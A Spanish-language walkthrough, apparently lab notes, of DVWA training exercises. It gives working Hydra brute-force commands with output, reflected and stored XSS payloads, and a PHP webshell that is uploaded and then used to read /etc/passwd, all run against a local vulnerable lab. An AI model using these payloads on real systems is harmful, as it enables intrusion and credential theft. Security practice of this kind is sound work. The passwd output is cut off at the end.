🟪 EJERCICIO 5 — Brute Force (Hydra + DVWA)

Enunciado

Usar Hydra para obtener la contraseña del usuario **admin** en DVWA.

Cómo realizarlo

1. DVWA → *Brute Force*
2. Comprueba la petición con Burp o con el navegador.

La petición usa parámetros: username=admin&password=XXXX&Login=Login

3. Hydra: *(IP adaptada a tu DVWA)*

hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.10 http-post-form "/vulnerabilities/brute/:username=admin&password=^PASS^&Login=Login:Login failed"

Resultado esperado

Hydra devuelve:

[80][http-post-form] host: 192.168.1.10 login: admin password: password

✔️ Aquí demuestran fuerza bruta sobre web login.

---

hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz 127.0.0.1 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=42541430d5ee911ef52b6f831fabe3b3;security=low:F=Username and/or password incorrect."

```
~/Documents/box ❯ hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz 127.0.0.1 http-get-form "/DVWA/vulnerabilities
/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=42541430d5ee911ef52b6f831fabe3b3;security=low:F
=Username and/or password incorrect."
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-21 08:51:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
 to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:
H=Cookie:PHPSESSID=42541430d5ee911ef52b6f831fabe3b3;security=low:F=Username and/or password incorrect.
[80][http-get-form] host: 127.0.0.1   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-21 08:51:25
```

🟫 EJERCICIO 6 — XSS Reflejado (LOW)

Enunciado

Inyecta JavaScript en el módulo *XSS Reflected*.

Cómo realizarlo

Campo de entrada:


<script>alert('XSS');</script>

Resultado esperado

Salta un popup en el navegador:

XSS

✔️ Probar que el navegador interpreta la entrada como HTML.



Enunciado

Inserta un comentario malicioso que quedará almacenado.


Cómo realizarlo

En *Stored XSS*, publica:

<img src=x onerror=alert('Pwned')>

Resultado esperado

Cada vez que se recargue la página debe salir un alert().



🟦 EJERCICIO 8 — File Upload (LOW)

Enunciado

Sube una webshell PHP usando el módulo *File Upload*.


Cómo realizarlo

1. Crea archivo:

echo '<?php system($_GET["cmd"]); ?>' > shell.php

2. Sube shell.php.
3. Accede:

http://IP/dvwa/hackable/uploads/shell.php?cmd=ls



Resultado esperado

index.php

config.php

uploads

shell.php

http://localhost/DVWA/hackable/uploads/shell.php?cmd=cat+/etc/passwd

http://localhost/DVWA/hackable/uploads/shell.php?cmd=cat+/etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/us
sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody
nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false systemd-timesync:x:992:992:systemd Time
Synchronization:/:/usr/sbin/nologin messagebus:x:991:991:System Message Bus:/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin sshd:x:990:65534:sshd user:/run/sshd:/usr/sbin/nologin
_rpc:x:104:65534::/run/rpcbind:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:105:108:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin nm-openvpn:x:106:109:NetworkManager
OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin speech-dispatcher:x:107:29:Speech Dispatcher:/run/speech-dispatche
bin/false usbmux:x:108:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin nm-openconnect:x:109:110:NetworkManag